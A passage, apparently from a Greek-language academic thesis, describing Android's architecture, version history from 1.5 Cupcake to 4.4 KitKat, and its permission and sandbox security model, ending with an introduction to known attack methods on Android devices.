Παράλληλα και στο ίδιο επίπεδο με τις βιβλιοθήκες λειτουργούν οι διεργασίες του android runtime. Κάθε εφαρμογή τρέχει σε δική του στιγμιότυπο(instance) του Android runtime, και ο πυρήνας κάθε instance είναι μια Dalvik Virtual Machine (VM).Η Dalvik VM είναι μια εικονική μηχανή που επιτρέπει τη βέλτιστη λειτουργία σε εφαρμογές που υλοποιούνται σε κινητές συσκευές που έχουν

αρκετά περιορισμένους πόρους ισχύος μνήμης αποθήκευσης σε σύγκριση με κλασσικά υπολογιστικά συστήματα. Όταν μια εφαρμογή αναπτύσσεται σε Java μετασχηματίζεται σε dex (Dalvik executable) αρχεία με χρήση του αναπτυξιακού εργαλείου dx (περιέχεται στο android SDK). Όπως τα περισσότερα στοιχεία του Android και σε αντίθεση με άλλες «κλειστές» πλατφόρμες όπως iOS, η Dalvik VM είναι ανοικτού κώδικα και παρέχεται για download από το διαδίκτυο.
Η ευρεία δυνατότητα πρόσβασης στον πηγαίο κώδικα του Android παρέχει από άποψη ασφάλειας πλεονεκτήματα έναντι των κλειστών πλατφορμών διότι είναι δυνατή η μελέτη σε βάθος από πλήθος ασχολουμένων οι πιθανές ευπάθειες του συστήματος σε κάθε επίπεδο και ο εντοπισμός αυτός οδηγεί και σε προσπάθεια αντιμετώπισης τους.
Το επόμενο επίπεδο της στοίβας είναι το **πλαίσιο εφαρμογής (application framework)** αποτελείται από ένα σύνολο στοιχείων λογισμικού που βοηθούν όσους αναπτύσσουν εφαρμογές δίνοντας για παράδειγμα την δυνατότητα να δημιουργήσουν διεπαφές χρήστη και υπηρεσίες που εκτελούνται στο παρασκήνιο (background) .Επίσης δίνει τη δυνατότητα διαμοιρασμού δεδομένων μεταξύ στοιχείων λογισμικού και δεκτών ευρυεκπομπής (broadcast receivers) που στην περίπτωση ακρόασης συγκεκριμένου γεγονότος εκτελούν συγκεκριμένες ενέργειες (π.χ. όταν ληφθεί ένα SMS).
Στην κορυφή είναι το επίπεδο των **εφαρμογών (Applications).** Σε αυτό το ανώτερο στρώμα, θα βρούμε εφαρμογές που έρχονται με την Android συσκευή (όπως τηλέφωνο, Επαφές, SMS, Browser, κλπ.), καθώς και εφαρμογές που μπορούμε να κατεβάσουμε και να εγκαταστήσουμε από το Android Market (google play) ή από άλλα sites εφαρμογών. Οι εφαρμογές παρέχεται η δυνατότητα να κάνουν χρήση όλων των στοιχείων και της λειτουργικότητας που υπάρχουν στα πιο κάτω επίπεδα.

Τα κύρια στοιχεία μιας εφαρμογής

Μια εφαρμογή Android αποτελείται από τέσσερα κύρια συστατικά στοιχεία ,σημεία πρόσβασης και επικοινωνίας της εφαρμογής, όπου το σύστημα ή άλλες εφαρμογές μπορούν αν εισχωρήσουν. Για να γίνει ένα στοιχείο προσβάσιμο από εξωτερική πηγή πρέπει να δηλωθεί ως εξάγων (Android: exported). Τα στοιχεία τα οποία εξάγονται είναι πιθανές είσοδοι κακόβουλου λογισμικού. Ο κύριος τρόπος με τον οποίο οι εφαρμογές επικοινωνούν μεταξύ τους είναι τα intents (“προθέσεις”). Τα intents είναι ασύγχρονα μηνύματα με μια περιγραφή της λειτουργίας του προγράμματος που τίθεται σε λειτουργία. Τα τέσσερα στοιχεία είναι τα εξής:

- **Activities** Με τα activities καθορίζεται το γραφικό περιβάλλον μιας εφαρμογής .Το Android προωθεί την χρήση των activities ως βάση για κάθε πρόγραμμα οποίο όμως δημιουργεί ένα σταθερό σημείο για κακόβουλες ενέργειες
- **Content providers** Δημιουργεί την επικοινωνία της Βάσης δεδομένων μιας εφαρμογής με άλλα προγράμματα. Εάν είναι κακογραμμένο μπορεί να δημιουργήσει τρωτά σημεία όπως SQL injection από κακόβουλες εφαρμογές.
- **Broadcast receivers** Επικοινωνία με τα broadcast intents. Εάν δέχεται μη αξιόπιστα intents μπορεί να δημιουργήσει σοβαρό κενό ασφαλείας στο πρόγραμμα και κατά συνέχεια στο σύστημα.
- **Services** Τα services τρέχουν καθόλη την διάρκεια μιας εφαρμογής και εκτελούν τις λειτουργίες του προγράμματος. Ενεργοποιούνται όταν τα παραπάνω στοιχεία της εφαρμογής το ζητήσουν ,στέλνοντας intents, οπότε χρειάζεται έλεγχος αξιοπιστίας.

Αποθήκευση δεδομένων στο Android

Η αποθήκευση δεδομένων στο Android γίνεται με την χρήση της εσωτερικής μνήμης ή της εξωτερικής .Και οι μνήμες είναι του ίδιου τύπου (nonvolatile NAND flash). Η κύρια διαφορά τους είναι το μέγεθος, η εσωτερική μνήμη είναι συνήθως πολύ μικρότερη, η θέση τους στο υλικό, η εξωτερική μπορεί να αφαιρεθεί ή αντικατασταθεί, και ο τρόπος που τις χρησιμοποιεί το λειτουργικό.


Τα αρχεία που βρίσκονται στην εσωτερική μνήμη είναι ιδιωτικά αρχεία μιας εφαρμογής, ενώ τα αρχεία που βρίσκονται στην εξωτερική μνήμη μπορούν να χρησιμοποιηθούν από οποιαδήποτε εφαρμογή.
Οι εφαρμογές μπορούν να δημιουργήσουν οποιονδήποτε τύπο αρχείου ,η υποστήριξη όμως του SQL lite από την αρχή του Android οδήγησε την πλειονότητα αυτών να γράφουν σε αρχεία XML. Από την προοπτική της ασφάλειας φαίνεται ένα κενό ασφαλείας σε επιθέσεις SQL injection μέσω intent ή άλλου τρόπου εισαγωγής.

Επικοινωνία κοντινού πεδίου - Near field Communication (NFC)

Η τεχνολογία επικοινωνίας κοντινού πεδίου επιτρέπει την ασύρματη μετάδοση δεδομένων μικρού όγκου
(από 48 bytes μέχρι 9KB) σε πολύ μικρή απόσταση (συνήθως <5 εκατοστών). Η τεχνολογία έχει αρχίσει να κάνει την εμφάνιση της σε συσκευές smartphones, ενώ το Android Beam είναι η εφαρμογή του λειτουργικού με την οποία γίνεται η επικοινωνία .Η χρήση της τεχνολογίας έχει πολλές προοπτικές σε μεταφορά δεδομένων, πληρωμή λογαριασμών και γενικότερα συστήματα πληρωμής (μέσα μαζικής μεταφοράς, πιστωτικές κάρτες) ακόμα και διαφημιστικές εφαρμογές. Θεωρείται ότι στο εγγύς μέλλον θα γίνει ένα κομμάτι της καθημερινότητας μας. Ένα chip NFC σε καταστήματα, δημόσιες υπηρεσίες, αφίσες, θα μπορεί να παρέχει υπηρεσίες στον κάτοχο του κινητού.
Το 2010 με την έκδοση του Gingerbread το NFC για πρώτη φορά συνδυάστηκε με κινητό (Galaxy Nexus S). Η πρώτη εξομοίωση πιστωτικής κάρτας ήρθε στην έκδοση 2.3.4 με την εφαρμογή Google Wallet. Στην έκδοση 4.0 υλοποιήθηκε η δομή p2p (Android Beam) επιτρέποντας την αμφίδρομη επικοινωνία μεταξύ δύο συσκευών με NFC.

3.3 Εξέλιξη του Android

Όπως αναφέραμε παραπάνω, το Android είναι ένα λειτουργικό σύστημ α ανοιχτού κώδικα. Η εξέλιξη του λόγω της open source φύσης του είναι ραγδαία και αυτό αντικατοπτρίζεται στο γεγονός ότι οι 7 κύριες εκδόσεις του έχουν κυκλοφορήσει σε διάστημα2.5 ετών, από τον Απρίλη του 2009 μέχρι τον Νοέμβριο του 2011



Εικόνα 8 Χρονοδιάγραμμα Εκδόσεων του Android OS

Στην πληροφορική συνηθίζεται τα προϊόντα hardware και software να κυκλοφορούν εκτός από τον αριθμό έκδοσης τους, και με μία κωδική ονομασία. Η κωδική ονομασία μπορεί να είναι πχ ονόματα πόλεων (Windows Vienna, Chicago), ονόματα ζώων (OSX Leopard,Lion), στην περίπτωση όμως του Android τα κώδικα ονόματα έρχονται στη μορφή επιδόρπιου.

Android 1.5 Cupcake

Εικόνα 9 Λογότυπο του Android 1.5

Η έκδοση "Cupcake", βασισμένη στο Linux Kernel 2.6.27, παρουσιάστηκε στις 30 Απριλίου του 2009.Υποστηρίζει νέες λειτουργίες για την κάμερα τις συσκευής, όπως η καταγραφή και παρακολούθηση βίντεο από την λειτουργία της κάμερας και η άμεση μεταφόρτωση του βίντεο αλλά και των φωτογραφιών στο YouTube και το Picasa αντίστοιχα απευθείας από το τηλέφωνο. Έχει νέο έξυπνο πληκτρολόγιο με πρόβλεψη κειμένου. Υποστηρίζει πρότυπο Bluetooth A2DP και AVRCP ενώ έχει και την ικανότητα να συνδέεται αυτόματα σε μικροσυσκευές Bluetooth από μια συγκεκριμένη απόσταση. Ακόμα στην έκδοση αυτή έχει νέο γραφικό περιβάλλον με κινούμενες μεταβάσεις οθόνης.

Android 1.6 Donut

Εικόνα 10 Λογότυπο του Android 1.6

Η έκδοση "Donut", βασισμένη στο Linux Kernel 2.6.29, παρουσιάστηκε στις 15 Σεπτεμβρίου του 2009. Έχει ταχύτερη απόκριση σε σχέση με την προηγούμενη έκδοση. Υποστηρίζεται πλέον η επιλογή πολλαπλών αρχείων ταυτόχρονα, έχει ανανεωμένο γκαλερί και φωτογραφική μηχανή, καθώς και βελτιωμένο Android Market. Έχει ανανεωμένη φωνητική αναζήτηση, με ταχύτερη απόκριση και βαθύτερη ολοκλήρωση με εγγενείς (native)εφαρμογές, συμπεριλαμβανομένης της δυνατότητας κλήσης επαφών. Δυνατότητα αναζήτησης σελιδοδεικτών, ιστορικού, επαφών αλλά και στο διαδίκτυο από την αρχική οθόνη. Υποστήριξη για ανάλυση οθονών WVGA. Ανανεωμένη υποστήριξη τεχνολογιών για CDMA/EVDO, 802.1x, VPNs και με μηχανή μετατροπής κειμένου σε ομιλία (text-to-speech).

Android 2.0/2.1 Éclair

Εικόνα 11 Λογότυπο του Android 2.0/2.1

Η έκδοση "Éclair", βασισμένη και αυτή στον Linux Kernel 2.6.29, παρουσιάστηκε στις 26 Οκτωβρίου του 2009, ενώ τον Ιανουάριο του 2010 επανεκδόθηκε σε Android 2.1 Éclair (MR1) αυτή την έκδοση υπάρχει ακόμα ταχύτερη απόκριση του υλικού σε σχέση με τις δυο προηγούμενες και πλέον υποστηρίζονται περισσότερες οθόνες και αναλύσεις. Υπάρχει νέος browser ο οποίος υποστηρίζει το πρότυπο HTML5, νέο User Interface, και βελτιωμένοι χάρτες Google (Google Maps 3.1.2). Έχει ενσωματωθεί η υποστήριξη φλας για την κάμερα η οποία έχει πλέον και ψηφιακό zoom. Επίσης έχει βελτιωθεί η κλάση Motion Event ώστε να υπάρχει η δυνατότητα για γεγονότα πολλαπλής αφής (multitouch events). Υποστηρίζεται Bluetooth 2.1 και έχει βελτιωθεί και το πληκτρολόγιο.

Android 2.2 Froyo

Εικόνα 12 Λογότυπο του Android 2.2

Η έκδοση "Froyo", βασισμένη στο Linux Kernel 2.6.32, παρουσιάστηκε στις 20 Μαΐου του 2010. Υπάρχουν βελτιστοποιήσεις στην ταχύτητα γενικά του λειτουργικού συστήματος, στην μνήμη και στην απόδοση. Έχει ενσωματωθεί ο μηχανισμός JavaScript του Chrome V8 στον browser, υπάρχει πλέον Adobe Flash 10.1, ενώ υποστηρίζεται καλύτερα πλέον το Microsoft Exchange.Έχει γίνει ανανέωση του Android Market. Ο χρήστης μπορεί πλέον να ελέγχει αν θα γίνεται ή όχι κίνηση πακέτων δεδομένων από το δίκτυο κινητής τηλεφωνίας. Υπάρχει η δυνατότητα εγκατάστασης εφαρμογών στην κάρτα μνήμης και η μεταφορά τους εκεί από τη μνήμη του τηλεφώνου. Επίσης το τηλέφωνο πλέον μπορεί να μετατραπεί σε Wi-Fi hotspot.

Android 2.3 Gingerbread

Εικόνα 13 Λογότυπο του Android 2.3

Η έκδοση "Gingerbread", βασισμένη στο Linux Kernel 2.6.35.7, παρουσιάστηκε στις 6 Δεκεμβρίου του 2010, ενώ τον Φεβρουάριο του 2011 επανεκδόθηκε σε Android 2.3.3. Στην έκδοση αυτή υπάρχουν αλλαγές στο User Interface το οποίο έχει γίνει πιο απλό και ταχύ, ενώ υποστηρίζονται πλέον οθόνες μεγάλων μεγεθών και αναλύσεων. Υπάρχει πλέον το πρωτόκολλο SIP για κλήσεις μέσω VoIP, υποστηρίζεται ο τύπος βίντεο WebM/VP8 και ο κωδικοποιητής AAC, έχει βελτιωθεί ο ήχος καθώς και οι Εικόνα 1.8: Το λογότυπο του Android 2.3 "Gingerbread"λειτουργίες απεικόνισης για την ανάπτυξη παιχνιδιών. Υπάρχει η δυνατότητα για Copy-Paste σε όλο το σύστημα και όχι μόνο στην ίδια εφαρμογή. Υποστηρίζεται το NFC (Near Field Communication) και η ύπαρξη πολλαπλών καμερών. Επίσης, έχει βελτιωθεί η ενεργειακή υποστήριξη και έχει γίνει μετάβαση από το σύστημα αρχείων YAFFS στο ext4 στις νέες συσκευές.

Η ασφάλεια του συστήματος βελτιώθηκε παρέχοντας ως ένα επιπρόσθετο μέτρο ασφάλειας hardware-based (στον επεξεργαστή) το No eXecutable (NX) bit . Στόχος αυτού του μέτρου είναι να αποτρέπει την εκτέλεση κώδικα σε λάθος σημεία της μνήμης. Έτσι διαχωρίζει τις περιοχές της μνήμης σε αποθηκευτικό χώρο κώδικα και χώρο αποθήκευσης εντολών.

Το NX bit όμως είναι ευάλωτο σε επιθέσεις "return-to-libc". Πρακτικά με υπερχείλιση του buffer και αλλάζοντας την διεύθυνση που επιστρέφει τα δεδομένα ένα πρόγραμμα στην μνήμη ο εισβολέας μπορεί να διαβάσει και να εκτελέσει εντολές που προϋπάρχουν στην εφαρμογή για να προσβάλει το σύστημα.

Android 3.0 Honey comb

Εικόνα 14 Λογότυπο του Android 3.0

Η έκδοση "Honeycomb", βασισμένη στο Linux Kernel 2.6.36, παρουσιάστηκε στις 9 Μαΐου του 2011,με την ιδιαιτερότητα ότι προοριζόταν αποκλειστικά για tablets.Οι αλλαγές που έγιναν στην έκδοση αυτή έχουν να κάνουν κυρίως με τη βελτίωση της υποστήριξης των tablets.Υπάρχει ένα νέο, εντελώς διαφορετικό, User Interface και υποστηρίζονται διπύρηνοι και τετραπύρηνοι επεξεργαστές. Ακόμα, έχει απλοποιηθεί το multitasking έτσι ώστε ο χρήστης να μπορεί με τη χρήση ενός πλήκτρου (recent apps) να περνάει από μια εφαρμογή σε άλλη. Υπάρχει η δυνατότητα για Video Chat μέσω της εφαρμογής Google Talk καθώς η ανάγνωση βιβλίων μέσω του Google eBooks. Επιπλέον, μπορούν να κρυπτογραφηθούν όλα τα δεδομένα χρήστη.!

Android 4.0 Ice Cream Sandwich

Εικόνα 15 Λογότυπο του Android 4.0

Η έκδοση "Ice Cream Sandwich", βασισμένη στο Linux Kernel 3.0.1, παρουσιάστηκε στις 19 Οκτωβρίου του 2011. Για άλλη μια φορά έχει βελτιωθεί η ταχύτητα και η απόδοση του συστήματος. Πλέον στο User Interface, το οποίο είναι και πάλι διαφορετικό, υπάρχουν εικονικά πλήκτρα τα οποία παίρνουν τη θέση των φυσικών ή αφής που υπήρχαν στις συσκευές. Βελτίωση της ασφάλεια του συστήματος με την προσθήκη αναγνώρισης προσώπου για να ξεκλειδώσει η συσκευή. Ο browser μπορεί να ανοίξει ταυτόχρονα μέχρι και 16 καρτέλες. Υπάρχει η δυνατότητα ο χρήστης να τερματίσει εφαρμογές οι οποίες τρέχουν στο background, ενώ μπορεί να θέσει και όρια στην κίνηση πακέτων δεδομένων. Η εφαρμογή Android Beam αξιοποιεί πλέον το NFC αφού επιτρέπει την αποστολή δεδομένων από τη συσκευή σε όσες βρίσκονται εντός μιας μικρής ακτίνας εμβέλειας. Ακόμα με την ύπαρξη του Wi-Fi Direct συσκευές μπορούν να συνδεθούν μεταξύ τους ασύρματα χωρίς την μεσολάβηση κάποιου access point. Πλέον υποστηρίζεται η εγγραφή βίντεο σε 1080p.
Τέλος στον τομέα ασφαλείας υλοποιήθηκε το Address Space Layout Randomization (ASLR) .Το ASLR διασκορπίζει τυχαία στην μνήμη την θέση των σημείων κλειδιών του προγράμματος. Παρόλα αυτά κάποια σε κάποια σημεία ,όπως στην δυναμική δέσμευση μνήμης, δεν εφαρμοζόταν

Android 4.1/4.2/4.3 Jelly Bean

Εικόνα 16 Λογότυπο του Android 4.1/4.2/4.3


Η Google ανακοίνωσε το Android 4.1 στις 27 Ιουνίου 2012. Βασίζεται στο Linux kernel 3.0.31. Κύρια χαρακτηριστικά βελτίωση της λειτουργικότητας και της απόδοσης της διεπαφής χρήστη Οι σημαντικότερες αλλαγές στο Android 4.1 Jelly Bean αφορούν στην περιοχή των Ειδοποιήσεων (Notifications**)**. Η Google επιτρέπει στους προγραμματιστές να προσθέσουν στα app τους λειτουργίες που θα μπορούν να εκτελούνται από τον χρήστη απευθείας από την περιοχή των Ειδοποιήσεων. Το πληκτρολόγιο είναι επίσης ανανεωμένο, με σημαντικότερη βελτίωση την πρόβλεψη της επόμενης λέξης που εκτιμάται ότι θα γράψει ο χρήστης. Συγχρονισμός Vsync σε όλα τα γραφικά. Στην έκδοση 4.2, το Android υποστηρίζει την λειτουργία Photo Sphere, που επιτρέπει την λήψη πανοραμικών φωτογραφιών (360). Βελτιωμένη είναι και η φωνητική πληκτρολόγηση. Έμφαση δίνει η Google και στην χρήση του tablet από πολλαπλούς χρήστες οι χρήστες tablet μπορούν να ορίσουν διαφορετικά προφίλ χρήστη και να ξεκλειδώνουν το tablet στο κατάλληλο. Νέα εφαρμογή ρολόι με ενσωματωμένο παγκόσμιο ρολόι και χρονόμετρο. Επίσης, προστίθεται η υπηρεσία google now με χρήσιμες πληροφορίες πριν καν τις ζητήσετε, όπως ο χρόνος άφιξης του τρένου όταν ο επιβάτης το περιμένει, ενημέρωση για αξιοθέατα στο σημείο που βρίσκεται και άλλα. Υποστηρίζεται επίσης το Bluetooth Low energy για χαμηλότερη κατανάλωση σε αυτού του τύπου τις συνδέσεις. Το Android 4.3 έρχεται επίσης με OpenGL ES 3.0 υποστήριξη, για καλύτερα γραφικά. Πολλές βελτιώσεις ασφάλειας ,πλέον υλοποιήθηκε το Full ASLR διορθώνοντας τα όποια κενά υπήρξαν στην προηγούμενη έκδοση του, βελτιώσεις επιδόσεων, και διορθώσεις σφαλμάτων.

Android 4.4 Kit Kat

Εικόνα 17 Λογότυπο του Android 4.4

Η Google ανακοίνωσε το Android 4.4 Kit Kat στις 3 Σεπτεμβρίου 2013. Είναι απλούστερο από την προηγούμενη έκδοση, αλλά δίχως συγκλονιστικές αλλαγές Έχει βελτιστοποιηθεί για να τρέχει και σε συσκευές με μνήμη RAM 512 MB (ελάχιστη συνιστώμενη). Υπάρχει Δυνατότητα ασύρματης εκτύπωσης, δυνατότητα πληρωμών μέσω NFC card emulation που επιτρέπει μια συσκευή για την αντικατάσταση των έξυπνων καρτών (smart cards). Νέα πειραματική runtime virtual machine , ART (δεν είναι ενεργοποιημένο από προεπιλογή). Έχει περιορισμούς πρόσβασης στις κάρτες μνήμης μέσω εφαρμογών, ενώ η πλήρης πρόσβαση στην εσωτερική αρχική αποθήκευση εξακολουθεί να επιτρέπεται .Νέα λειτουργία αναγνώρισης κλήσεων, καθώς όταν σας καλεί άγνωστος αριθμός θα ψάχνει αυτόματα αν αντιστοιχεί σε κάποια κοντινή επιχείρηση

καταχωρημένη στο Google Maps καθώς και αυτόματη οργάνωση των επαφών ανάλογα με το πόσο συχνά επικοινωνείτε μαζί τους αλλά και με δυνατότητα αναζήτησης σε κοντινά μέρη για τοποθεσίες, επιχειρήσεις, επαφές (κάτι σαν Χρυσός Οδηγός) χωρίς να αφήνετε την εφαρμογή.



Εικόνα 18 Χρήση των λειτουργικών Συστημάτων Android από την αρχή του εώς και σήμερα

3.4 Ασφάλεια στο Android

Το Μοντέλο Ασφαλείας στο Android είναι το κλασσικό για τα Linux. Ένας χρήστης έχει περιορισμένα δικαιώματα (permissions). Σαν χρήστης καταχωρείται ένας φυσικός χρήστης ή ένα πρόγραμμα. Τα δικαιώματα αυξάνονται ανάλογα με το επίπεδο ασφαλείας που έχει δοθεί στον χρήστη. Τον απόλυτο έλεγχο κατέχει ο χρήστης root.

Τα τηλέφωνα με λογισμικό Android είναι εξαιρετικά δημοφιλή και σχεδόν καθημερινά βγαίνουν νέα μοντέλα από πολλούς κατασκευαστές. Επίσης είναι χιλιάδες εφαρμογές στο Android Market και το μοντέλο ανάπτυξης του βασισμένο σε Java είναι ελκυστικό για πολλούς προγραμματιστές.
Η Google συνεχίζει να παρουσιάζει καινούργιες εκδόσεις του λογισμικού με βελτιώσεις και σε θέματα ασφαλείας και ήδη από τον Δεκέμβριου του 2013 διατίθεται το Android 4.4.2 kitkat . Ωστόσο, δεν είναι όλα ιδανικά στο Android . Αναλύσεις από εταιρείες εξειδικευμένες στην ασφάλεια λειτουργικών συστημάτων έχουν εντοπίσει πολλούς τύπους κακόβουλου λογισμικού (malware) ενσωματωμένο σε εφαρμογές που κυκλοφόρησαν στο Android Market.
Βέβαια πολλές περισσότερες περιπτώσεις κακόβουλου λογισμικού έχουν βρεθεί σε εφαρμογές που παρέχονται σε άλλα ιντερνετικά καταστήματα που δεν σχετίζονται με την Google. Ο χρήστης εξαπατάται και προβαίνει στην εγκατάσταση της εφαρμογής που εμφανίζεται ως ένα χρήσιμο εργαλείο ή ένα παιχνίδι. Το κακόβουλο λογισμικό στη συνέχεια κλέβει τα δεδομένα από το τηλέφωνο και το στέλνει έξω σε άγνωστους προορισμούς με άγνωστα κίνητρα.
Μερικά παραδείγματα κακόβουλων Android apps, που ανακαλύφθηκαν και απομακρύνθηκαν από το Android Market είναι:

• Super Guitar Solo
• Photo Editor
• Advanced Currency Converter

• Spider Man
• Hot Sexy Videos

Γίνεται προσπάθεια οι κακόβουλες εφαρμογές να μοιάζουν με ποικίλες νόμιμες εφαρμογές προκειμένου να παρασύρουν ανυποψίαστους χρήστες να τις εγκαταστήσουν και να τις τρέξουν. Τα πιο πάνω παραδείγματα ήταν εφαρμογές διαθέσιμες στο Android Market (πλέον Google Play) και τις είχαν κατεβάσει και εγκαταστήσει πολλοί χρήστες πριν τις αποσύρουν οι διαχειριστές. Αυτή η πλαστογράφηση των νόμιμων εφαρμογών και της νόμιμης λειτουργίας δεν είναι μοναδική στο Android Market αλλά είναι ένα γνώρισμα κάθε συστήματος που εγκαθίσταται σε μεγάλη κλίμακα.

Παρά το γεγονός ότι το Android σχεδιάστηκε από το μηδέν με ένα ισχυρό μοντέλο ασφάλειας, το γεγονός ότι βρέθηκαν περιπτώσεις κακόβουλου λογισμικού δείχνει ότι δεν έχει βρεθεί η απόλυτη λύση, ούτε θα μπορούσε να βρεθεί η πανάκεια για την πλατφόρμα ασφάλειας. Η προσπάθεια για τον περιορισμό των απειλών πρέπει να είναι συνεχής για να είναι αποτελεσματική. Ο συνδυασμός sandbox/permissions που χρησιμοποιεί το android είναι επαρκώς αποτελεσματικός.

Ο τρόπος λειτουργίας του Android είναι βασισμένος στο σύστημα αδειοδοτήσεων (permissions). Αυτό σημαίνει πως για οποιαδήποτε ενέργεια του προγράμματος ή του χρήστη χρειάζεται η ανάλογη άδεια από το σύστημα. Στην αρχιτεκτονική του Android οι αδειοδοτήσεις λειτουργούν σε δυο επίπεδα: Στον πυρήνα (kernel) και στο Application Framework Level.
Ο πυρήνας παρέχει ασφάλεια στην λογική των ομάδων. Στο κάθε πρόγραμμα αντιστοιχείται ένας μοναδικός αριθμός (user ID), στον οποίο εντάσσονται όλα τα δικαιώματα που του παρέχονται. Αποτρέπεται έτσι η πρόσβαση του προγράμματος σε δικαιώματα που κατέχουν άλλες εφαρμογές. Η διαδικασία αυτή είναι αποτέλεσμα του sandboxing που δημιουργεί το DalvikVM. Το sandbox παρέχει ένα ελεγχόμενο περιβάλλον πόρων του υπολογιστή. Σε αυτό το περιβάλλον λειτουργεί τις εφαρμογές. Επικοινωνία του προγράμματος με το δίκτυο, το λειτουργικό ή τις συσκευές I/O του συστήματος δεν υπάρχει παρά μόνο αν το επιτρέψει ο χρήστης.

Με αυτό τον τρόπο δημιουργείται ένα εικονικό σύστημα (virtualisation) το οποίο δεν επιτρέπει σε επιβλαβείς εφαρμογές να βλάψουν το πραγματικό σύστημα.

Ένα δεύτερο επίπεδο ασφαλείας παρέχει το Application Framework. Μια εφαρμογή πρέπει να δηλώσει κατά την εγκατάσταση τα δικαιώματα που χρειάζεται στους πόρους του συστήματος. Στο manifest αρχείο της (AndroidManifest.xml), δηλώνονται ρητά τα δικαιώματα που ζητάει. Εάν μια εφαρμογή χρειάζεται πρόσβαση στο internet, μόνο εάν έχει δηλώσει στο manifest αρχείο της το android.permission.INTERNET και το επιτρέψει ο χρήστης κατά την εγκατάσταση θα της παρέχεται.
Μέχρι σήμερα υπάρχουν τουλάχιστον 145 δικαιώματα προσδιορισμένα στο Android. Παρόλα αυτά οι εφαρμογές μπορούν να ορίσουν δικά τους δικαιώματα το οποίο αυξάνει κατά πολύ το συνολικό αριθμό. Οι άδειες χωρίζονται σε τέσσερις κύριες κατηγορίες:

- **Απλές:** Χαμηλού ρίσκου δεν παρέχουν δικαίωμα σε ευαίσθητα δεδομένα. Αυτές δεν απαιτούν επικύρωση του χρήστη κατά την εγκατάσταση.
- **Επικίνδυνες:** Παρέχουν πρόσβαση σε ευαίσθητα δεδομένα ή/και πηγές του συστήματος και απαιτούν ρητή επιβεβαίωση από τον Χρήστη
- **Υπογεγραμμένες (Signature):** Η κατηγορία αυτή παρέχει την άδεια και σε άλλες εφαρμογές με την ίδια υπογραφή
- **Υπογεγραμμένες/Συστήματος (SignatureOrSystem):** Όπως και η προηγούμενη κατηγορία με την προσθήκη πρόσβασης από εφαρμογές του συστήματος (γραμμένες στο /system, οπότε με αυξημένα δικαιώματα).

Κάθε εφαρμογή πρέπει να έχει υπογραφεί για να εγκατασταθεί. Το Android παρέχει την δυνατότητα στους προγραμματιστές να υπογράψουν μόνοι τους την εφαρμογή τους. Μόνο εάν μια εφαρμογή έχει δηλώσει στο manifest μια Signature ή SignatureOrSystem άδεια και υπάρχει εφαρμογή με την ίδια υπογραφή, μπορεί η δεύτερη να λειτουργήσει με το ίδιο UserID.

Κατά την ανάπτυξη του λειτουργικού συστήματος μπήκαν και άλλες δικλείδες ασφαλείας. Τρεις κυριότερες είναι οι NX bit , ASLR και Full ASLR (όπως αναφέρθηκαν παραπάνω στις εκδόσεις 2.3 4.0 και 4.1 αντίστοιχα). Και οι τρεις στοχεύουν στο memory corruption που χρησιμοποιείται από τους πιθανούς επιτιθέμενους.

Memory corruption δημιουργείται σε μια εφαρμογή όταν τα περιεχόμενα που έχει καταλάβει στη μνήμη αλλάζουν από ένα άλλο, άγνωστο, μέρος κώδικα. Από αυτό μπορεί να προκύψει διαρροή δεδομένων, κακή συμπεριφορά του προγράμματος ή ακόμα απροσδόκητος τερματισμός του.

Επιθέσεις σε συσκευές Android

Εξετάζουμε στη συνέχεια μεθόδους για hacking σε συσκευές Android, που έχουν εντοπισθεί και μελετηθεί προκειμένου να εντοπιστούν οι φορείς επιθέσεις και τα πιθανά αμυντικά αντίμετρα.
Το Android, όπως και τα άλλα λογισμικά, έχει τρωτά σημεία. Αυτά χρησιμοποιούνται για να αποκτηθεί προνομιακή πρόσβαση στη συσκευή (όπως με το RageAgainstTheCage ή το GingerBreak, τα οποία χρησιμοποιούνται για να αποκτηθούν δικαιώματα root στη συσκευή), υπάρχουν όμως και άλλα τρωτά σημεία που μπορούν να αξιοποιηθούν για να υπάρξει απομακρυσμένη εκτέλεση κώδικα σε μια ευπαθή έκδοση του Android, η οποία είναι το πρώτο βήμα που απαιτείται για το hacking της συσκευής.
